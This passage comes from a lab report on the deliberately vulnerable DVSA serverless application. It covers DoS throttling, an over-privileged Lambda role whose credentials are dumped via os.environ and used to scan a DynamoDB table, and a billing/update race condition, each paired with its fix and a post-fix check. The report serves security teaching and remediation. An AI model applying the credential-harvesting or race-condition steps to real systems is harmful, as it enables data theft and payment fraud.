Lesson #6: Denial of Service (DoS)	The billing endpoint must enforce practical request limits so one user cannot exhaust shared backend capacity.	Order creation response, DoS script, terminal output, CloudWatch logs, and API Gateway throttling configuration.	Screenshot_45 shows a normal order creation response used as the target for the billing workflow.	Screenshot_47 shows repeated 500 responses during the flood, and Screenshot_48 shows backend log evidence during the same test.

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #6: Denial of Service (DoS)	Excessive billing requests were allowed to reach the backend processing layer, violating the availability rule for a critical checkout workflow.	Intentional misuse / security-relevant abuse	Enabled API Gateway stage-level throttling on DVSA-APIS -> Stage and configured Rate = 5 and Burst = 10.	Screenshot_50 shows HTTP 429 responses after the fix, proving excessive traffic is throttled at API Gateway.	Optional

6.10 Takeaway / Lessons Learned

This lesson shows that availability is part of security. Even if authentication and data access controls are working, a critical workflow can still be vulnerable if it accepts unlimited or excessive traffic. In this case, repeated billing requests caused backend instability before the fix because practical request throttling was not enforced at the public API edge.

The key secure design lesson is that serverless applications still need resource protection. API Gateway throttling, fair request limits, WAF rules, per-user controls, queues, and Lambda concurrency planning all help prevent one user from consuming shared capacity. The applied API Gateway throttling fix reduced the attack impact by rejecting abusive traffic early with 429 responses instead of allowing it to overload the billing backend.

Lesson #7: Over-Privileged Function

7.1 Goal and Vulnerability Summary

This lesson demonstrates an Over-Privileged Function vulnerability in the DVSA serverless application. The main affected component is the execution role attached to the DVSA-SEND-RECEIPT-EMAIL Lambda function. This function is only intended to process receipt files and support the receipt-email workflow, but its IAM role originally allowed much broader AWS access than the function actually needed.


The security impact is high because any code running inside the function automatically inherits the function role temporary credentials. If the function is abused, compromised, or made to print its environment variables, those temporary credentials can be used from a local terminal to act as the Lambda role. In this lesson, the role was able to scan the DVSA orders DynamoDB table before the fix, proving that compromise of a receipt-processing function could become unauthorized access to backend order data.

7.2 Why This Works / Root Cause

The vulnerability works because IAM permissions define what the Lambda function can do after it starts running. In AWS Lambda, the execution role is not just a background configuration detail. It is the effective identity of the function at runtime. Therefore, if attacker-controlled code or debugging code exposes the Lambda environment variables, the temporary AWS credentials inside that environment can be exported locally and used with the AWS CLI until they expire.

The root cause was over-privileged role design. The SendReceiptFunctionRole policies gave broad access to S3 and DynamoDB resources, and the role also had broad SES permissions. This exceeded the intended business purpose of the function. A receipt-email function should not be able to scan or modify unrelated data tables, delete arbitrary S3 objects, or keep full SES administration access.

For the impact demonstration, a temporary print statement was added to the function handler exactly as suggested in the helper guide, so the runtime environment could be observed in CloudWatch. This temporary testing change is shown below:



Screenshot_51

7.3 Environment and Setup

- The DVSA instance was deployed in AWS us-east-1.
- The affected Lambda function: DVSA-SEND-RECEIPT-EMAIL.
- The affected IAM role: serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-osi7B6JbKZGx.
- The receipt bucket used to trigger the function: dvsa-receipts-bucket-646278323630-us-east-1.
- The DynamoDB table used in the impact test: DVSA-ORDERS-DB.

The main AWS services and resources involved were:

- AWS Lambda: DVSA-SEND-RECEIPT-EMAIL
- IAM execution role and attached policies
- Amazon S3 receipts bucket
- Amazon DynamoDB orders table
- Amazon CloudWatch Logs
- AWS CloudTrail and IAM Policy Simulator

The local tools used were:

- AWS CLI
- AWS Console
- CloudWatch Logs viewer
- IAM Policy Simulator

7.4 Reproduction Steps

1. First, the DVSA-SEND-RECEIPT-EMAIL Lambda function was opened in the AWS Console, and a temporary print(dict(os.environ)) statement was inserted at the start of lambda_handler. This was only used for the controlled lesson demonstration so the Lambda runtime credentials could be observed in CloudWatch. The code change was shown earlier in Screenshot_51.

2. Next, the Lambda function was triggered by uploading a dummy .raw object into the receipts bucket. The object was uploaded to the receipt path used by the application, which caused the S3 event to invoke DVSA-SEND-RECEIPT-EMAIL.

Screenshot_52


3. After the function ran, CloudWatch Logs were opened for DVSA-SEND-RECEIPT-EMAIL. The printed environment dictionary appeared in the log stream. The sensitive values were blurred in the report, but the important point is that AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY, and AWS_SESSION_TOKEN were present in the Lambda runtime environment.

Screenshot_53

4. The temporary credentials from the CloudWatch log were then exported into the local terminal. The credential values are intentionally blurred because real AWS keys and session tokens must not be exposed in the report.


Screenshot_54

5. With the terminal now using the Lambda function identity, the AWS CLI was used to scan the DVSA-ORDERS-DB DynamoDB table. The command returned order records, proving that the receipt-email function role had permission to read backend order data that was not required for its basic receipt-processing purpose.




Screenshot_55

6. The IAM Policy Simulator was then used to confirm the role blast radius. For Amazon S3, the simulator showed that GetObject, PutObject, and DeleteObject were allowed. This indicates that the role had broad object access instead of only the minimum receipt objects required by the function.



Screenshot_56

7. The simulator was also used for DynamoDB actions. GetItem, PutItem, DeleteItem, and Scan were all allowed before the fix. This confirmed that the role could read, write, delete, and scan DynamoDB data beyond the least-privilege requirement for this function.



Screenshot_57

8. A CloudTrail quick trail was created to support access analysis and policy generation from observed activity. The trail name used was dvsa-policygen-trail.

Screenshot_58

7.5 Evidence and Proof

The strongest proof of the vulnerability is Screenshot_55. After temporary Lambda credentials were exported locally, the AWS CLI successfully scanned the DVSA-ORDERS-DB table and returned order records. This proves that the Lambda role had access to sensitive backend order data even though the function was only supposed to support receipt-email processing.

The IAM Policy Simulator evidence supports the same conclusion. Screenshot_56 shows S3 GetObject, PutObject, and DeleteObject as allowed. Screenshot_57 shows DynamoDB GetItem, PutItem, DeleteItem, and Scan as allowed. These results prove that the execution role had a broad blast radius. If the function were compromised, the attacker would inherit more permissions than the receipt workflow needed.

Screenshot_53 and Screenshot_54 also support the impact chain. They show that temporary runtime credentials can be obtained from the Lambda environment during the controlled test and then exported locally. The report intentionally blurs those values to avoid exposing secrets.

7.6 Fix Strategy / Probable Mitigation

The correct fix is to apply the Principle of Least Privilege to the DVSA-SEND-RECEIPT-EMAIL execution role. The role should keep only the exact permissions needed for the receipt workflow and should remove broad permissions that increase blast radius.

The main security improvements needed are:

- Restrict S3 permissions to the specific receipts bucket used by DVSA.
- Remove unnecessary S3 actions such as DeleteObject if the function does not need them.
- Restrict DynamoDB access to the specific DVSA table and actions actually required by the function.
- Remove DynamoDB Scan, PutItem, and DeleteItem where they are not required by the receipt-email workflow.
- Remove AmazonSESFullAccess and replace it with a smaller custom SES policy containing only ses:SendEmail and ses:SendRawEmail.
- Use CloudTrail and the IAM generated-policy workflow to compare actual role usage against the original attached policies.


This mitigation addresses the root cause because it does not simply hide the credentials. Instead, it reduces what the credentials can do if they are ever exposed or abused.

7.7 Code / Config Changes

Resources changed:


- IAM policy: SendReceiptFunctionRolePolicy1
- IAM policy: SendReceiptFunctionRolePolicy2
- IAM policy: SendReceiptFunctionRolePolicy3
- Attached policy: AmazonSESFullAccess was removed and replaced with a smaller SES send-only policy

First, the S3 policy was edited so the role was scoped to the DVSA receipts bucket and its objects instead of broad wildcard S3 resources. The edited policy is shown below:




Screenshot_59

Second, the DynamoDB policy was reduced to the specific DVSA-ORDERS-DB table and its indexes, and the allowed actions were narrowed to GetItem and Query. This removed the Scan action that was used in the exploitation proof, as well as write/delete actions that were not needed for this demonstration.



Screenshot_60

Third, the STS policy was reviewed. The policy editor initially showed a resource validation issue while using S3-style resource ARNs with sts:GetCallerIdentity. The important security point is that STS permissions should be kept minimal and should not be used as a reason to keep unrelated S3 or DynamoDB wildcards.



Screenshot_61

Fourth, the broad AWS-managed AmazonSESFullAccess policy was identified as unnecessary for a function that only needs to send receipt email.

Screenshot_62

A smaller custom SES policy was then created with only ses:SendEmail and ses:SendRawEmail. This keeps the function able to send email without retaining broad SES administration access.

Screenshot_63

Summary of the change:

- Restricted S3 access to the DVSA receipts bucket instead of broad wildcard buckets.
- Reduced DynamoDB permissions to GetItem and Query on DVSA-ORDERS-DB and its indexes.
- Removed the DynamoDB Scan path that allowed local credential abuse to dump order records.
- Removed AmazonSESFullAccess and replaced it with a minimal send-only SES policy.
- Kept basic Lambda logging permissions so the function can still write CloudWatch logs.

7.8 Verification After Fix

After the IAM policies were updated, the same impact test was repeated. A new .raw object was uploaded to the receipts bucket to trigger the Lambda function again, the new temporary credentials were exported locally, and the same DynamoDB scan command was executed.

This time, the AWS CLI returned AccessDeniedException. The error stated that the assumed role for DVSA-SEND-RECEIPT-EMAIL was not authorized to perform dynamodb:Scan on DVSA-ORDERS-DB because no identity-based policy allowed the action.

Screenshot_64

This is the expected secure result. Before the fix, the same role credentials could scan the orders table and return customer order records. After the fix, the same abuse path no longer works because the role no longer grants dynamodb:Scan. The function role now has a smaller blast radius even if its temporary credentials are exposed.

7.9 Structured Operation and Security Analysis

7.9.1) Intended Logic and Security Rule(s)

Under normal conditions:

1. A receipt file is placed into the DVSA receipts S3 bucket by the trusted application workflow.
2. S3 triggers DVSA-SEND-RECEIPT-EMAIL.
3. The Lambda function reads the receipt-related object and performs only the actions needed for receipt-email processing.
4. The Lambda execution role should not be able to scan unrelated backend data or perform broad S3, DynamoDB, or SES actions.
5. If temporary credentials are exposed, their permissions should still be limited by least privilege.

Security rule(s):

- A Lambda execution role must grant only the permissions required for the function purpose.
- A receipt-email function must not have broad read, write, delete, or scan permissions across backend resources.
- Sensitive backend data must not be reachable through unrelated function credentials.
- IAM policies should reduce blast radius even when another weakness exposes temporary credentials.

7.9.2) Evidence Sources and Behavior Trace

Artifacts used:

- DVSA-SEND-RECEIPT-EMAIL source code with temporary environment logging.
- S3 upload command used to trigger the Lambda function.
- CloudWatch Logs showing the environment dictionary with temporary credentials blurred.
- Local AWS CLI command using the Lambda role temporary credentials.
- IAM Policy Simulator results for S3 and DynamoDB.
- CloudTrail quick trail creation for policy-generation support.
- Edited IAM policies and post-fix AccessDenied output.

Behavior comparison:

- **Normal case:** DVSA-SEND-RECEIPT-EMAIL should process receipt-related input and send receipt email without broad access to backend data.
- **Exploit case:** the Lambda credentials are exported locally, and the role can scan DVSA-ORDERS-DB and return order records.
- **Post-fix case:** the same scan attempt fails with AccessDenied because dynamodb:Scan is no longer allowed.

7.9.3) Deviation Analysis and Classification

The exploit behavior deviates from the intended logic because the receipt-email function role had access that was unrelated to its intended job. A function that supports receipt processing should not be able to scan the whole orders table or perform broad S3 object operations. The issue is not that the AWS CLI command itself is unusual; the issue is that the Lambda role identity was powerful enough for the command to succeed before the fix.

Deviation class: Intentional misuse / security-relevant abuse

7.9.4) Explainable Fix and Post-Fix Validation

The wrong assumption in the original configuration was that broad managed or wildcard permissions were acceptable because the function normally follows the intended workflow. That assumption was false because IAM permissions define the maximum blast radius if the function is abused. Once credentials are exposed, an attacker can use everything the role allows, not only what the application usually does.

The fix belongs to the IAM role attached to DVSA-SEND-RECEIPT-EMAIL. The exact change was to narrow S3 and DynamoDB resources and actions, remove broad scan/write/delete access where it was not needed, and replace AmazonSESFullAccess with a send-only SES policy. Post-fix validation confirmed that the same DynamoDB scan attempt now fails with AccessDenied, proving that the excessive permission path was removed.

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Lesson #7: Over-Privileged Function	DVSA-SEND-RECEIPT-EMAIL must only have the permissions required for receipt-email processing; it must not broadly access S3, DynamoDB, or SES resources.	Lambda code, CloudWatch logs, temporary credential test, IAM Policy Simulator, CloudTrail setup, IAM policies, and AWS CLI output.	The function should process receipt-related files and write normal logs without needing broad database access.	Screenshot_55 shows a successful scan of DVSA-ORDERS-DB using the Lambda role credentials; Screenshot_56 and Screenshot_57 show broad S3 and DynamoDB permissions allowed before the fix.

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Lesson #7: Over-Privileged Function	The receipt-email Lambda role allowed access beyond its intended purpose, so exposed temporary credentials could read backend order data and perform broad resource operations.	Intentional misuse / security-relevant abuse	Restricted IAM permissions on the DVSA-SEND-RECEIPT-EMAIL execution role: narrowed S3 to the receipts bucket, reduced DynamoDB to required table/actions, and replaced AmazonSESFullAccess with a send-only SES policy.	Screenshot_64 shows the same DynamoDB scan attempt failing with AccessDenied after the policy changes.	Optional

7.10 Takeaway / Lessons Learned

This lesson shows that least privilege is a core security requirement in serverless applications. A Lambda function may look small and focused, but its execution role defines the real damage that can happen if the function is abused. In this case, a receipt-email function could originally be used as an identity with enough access to scan backend order data.

The key secure design lesson is that every function should have a role designed for its exact job. Broad S3, DynamoDB, and SES policies increase blast radius and turn one compromised function into a wider cloud compromise. After the IAM policies were restricted, the same temporary-credential abuse no longer allowed dynamodb:Scan, which confirms that the fix reduced the impact of a potential function compromise.

Lesson #8: Logic Vulnerabilities

8.1 Goal and Vulnerability Summary

This lesson demonstrates a Logic Vulnerability in the DVSA order-processing workflow. The main affected component is the update path handled by the DVSA-ORDER-UPDATE Lambda function, together with the billing flow that processes payment for an existing order. A normal user should only be charged for the final order state, and the order contents should not change once billing starts. However, the vulnerable workflow allowed the user to submit a billing request and then immediately submit an update request for the same order.

The security impact is a business logic failure. In the successful test, the order started with one Zelda item worth $25, the payment was completed for $25, and then the item quantity was updated to 5 while the final order still showed a total price of $25. This means the application allowed the user to receive more items than were paid for.

8.2 Why This Works / Root Cause

The vulnerability works because the backend did not strictly enforce the order state transition rules between updating a cart and billing an order. The update function checked the order status before changing the item list, but the original condition only blocked updates when the orderStatus value was greater than 110. This left a timing window where an order could enter the billing or checkout path while the update operation was still accepted.

In other words, the system treated billing and updating as independent actions instead of mutually exclusive workflow stages. The backend should allow item updates only while the order is still open. Once checkout or billing begins, the order contents should be locked so that the charged amount and the final item list cannot diverge.

8.3 Environment and Setup

- The DVSA instance was deployed in AWS us-east-1.
- The public API base URL: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage
- The target endpoint: https://tligmlgyk4.execute-api.us-east-1.amazonaws.com/Stage/order
- The target order used during exploitation: 0cc3c795-5f2d-4b57-a7c4-f67aaea3db0a
- The product item used in the exploit: Zelda, item id 1020, unit price $25

The main AWS services and resources involved were:


- Amazon API Gateway: the public entry point
- AWS Lambda function: DVSA-ORDER-BILLING
- AWS Lambda function: DVSA-ORDER-UPDATE
- AWS Lambda function: DVSA-ORDER-GET / order confirmation workflow
- Amazon DynamoDB: order records storage

The local tools used were:

- Browser / DVSA website
- Browser DevTools
- curl
- AWS Console
- DynamoDB table viewer


8.4 Reproduction Steps

1. First, a normal DVSA cart was prepared with one Zelda item. The cart summary showed one item with a subtotal of $25, free shipping, and total price of $25. This created the clean baseline needed to prove that the user should only pay for one item.




Screenshot_65

2. Next, the order was created through the normal DVSA workflow. The browser Developer Tools response showed status "ok" and returned the order-id 0cc3c795-5f2d-4b57-a7c4-f67aaea3db0a. This order ID was then used for the race-condition test.




Screenshot_66

3. The checkout page was opened and the billing data was prepared using the test card details. This positioned the order at the billing stage, where the application should charge the user based on the current order state.




Screenshot_67

4. After the billing request was submitted, the update request was sent immediately against the same order. The update request changed item id 1020 from quantity 1 to quantity 5. The terminal output returned status "ok" and msg "cart updated", proving that the backend accepted an item update after the order had entered the billing flow.




Screenshot_68

5. Finally, the confirmation page was opened for the same order. The confirmation page still showed the total price as $25 even though the order had been updated to contain five items. This confirmed that the billing amount and final item list became inconsistent.



Screenshot_69

6. DynamoDB was then inspected to confirm the backend state directly. The order record showed item 1020 with quantity 5, while the same record still showed totalAmount 25 and orderStatus 200. This proves that the backend stored the manipulated final order state, not only a browser-side display issue.



Screenshot_70

8.5 Evidence and Proof

The strongest proof is the combination of Screenshot_65, Screenshot_69, and Screenshot_70. Screenshot_65 shows the original cart with one Zelda item and a total of $25. Screenshot_69 shows the final confirmation page for the same order with total price still $25. Screenshot_70 then confirms in DynamoDB that the stored item list was changed to {"1020": {"N": "5"}} while the totalAmount remained 25.

The terminal proof in Screenshot_68 is also important because it shows that the update request was accepted by the backend and returned "cart updated" after the billing step had already started. This proves that the issue is a backend workflow flaw, not a user-interface-only problem.

Together, these screenshots prove the Lesson #8 logic vulnerability: the application charged the user for one item but allowed the final stored order to contain five items.

8.6 Fix Strategy / Probable Mitigation

The fix belongs in the DVSA-ORDER-UPDATE Lambda function because the vulnerability is caused by the update operation allowing item changes after the checkout or billing workflow has started. The correct mitigation is to enforce strict server-side workflow sequencing. The update function should only allow item changes when the order is still open.

The main security improvement needed is:

- Allow cart updates only when orderStatus is exactly 100, which represents an open order.
- Reject updates once the order has entered payment-failed, paid, processing, shipped, delivered, cancelled, or rejected states.
- Return a controlled error message when a user tries to update an order after billing has started.
- Keep the check in the backend Lambda function rather than relying on the frontend to hide update buttons.
- Optionally use DynamoDB conditional updates so the read-check-write operation cannot be bypassed by timing.

This mitigation addresses the root cause because it locks the order contents once the workflow leaves the open cart stage. The payment amount and the final item list can no longer diverge through out-of-order requests.

8.7 Code / Config Changes

File changed: DVSA-ORDER-UPDATE/update_order.py

Before fixing, the update function retrieved the orderStatus field from DynamoDB and rejected updates only when orderStatus was greater than 110. That meant the function did not strictly require the order to be open before applying a new itemList. The vulnerable code is shown below.

```
update_order.py
update_order.py
def lambda_handler(event, context):
    dynamodb = boto3.resource('dynamodb')
    table = dynamodb.Table(os.environ["ORDERS_TABLE"])
    response = table.get_item(
        Key={
            "orderId": orderId,
            "userId": userId
        },
        AttributesToGet=['orderStatus']
    )
    if 'Item' not in response:
        res = {"status": "err", "msg": "could not find order"}
        return res

    if response["Item"]["orderStatus"] > 110:
        res = {"status": "err", "msg": "order already paid"}
        return res
```

Screenshot_71

After fixing, the function was changed so the existing order is stored in an order variable and the update is rejected when the order status is greater than or equal to 110. The returned message was also changed to clearly explain that the order cannot be updated after billing has started. The fixed code is shown below.

```
update_order.py
update_order.py
def lambda_handler(event, context):
    dynamodb = boto3.resource('dynamodb')
    table = dynamodb.Table(os.environ["ORDERS_TABLE"])
    response = table.get_item(
        Key={
            "orderId": orderId,
            "userId": userId
        },
        AttributesToGet=['orderStatus']
    )
    if 'Item' not in response:
        res = {"status": "err", "msg": "could not find order"}
        return res

    order = response["Item"]
    if (order.get("orderStatus", 0) >= 110):
        return {"status": "err", "msg": "order cannot be updated after billing started"}
```

Screenshot_72

Summary of the change:

- Stored the retrieved DynamoDB item in an order variable before validation.
- Changed the workflow check so billing-started or later states are rejected.
- Returned a controlled error response instead of allowing the cart update to continue.
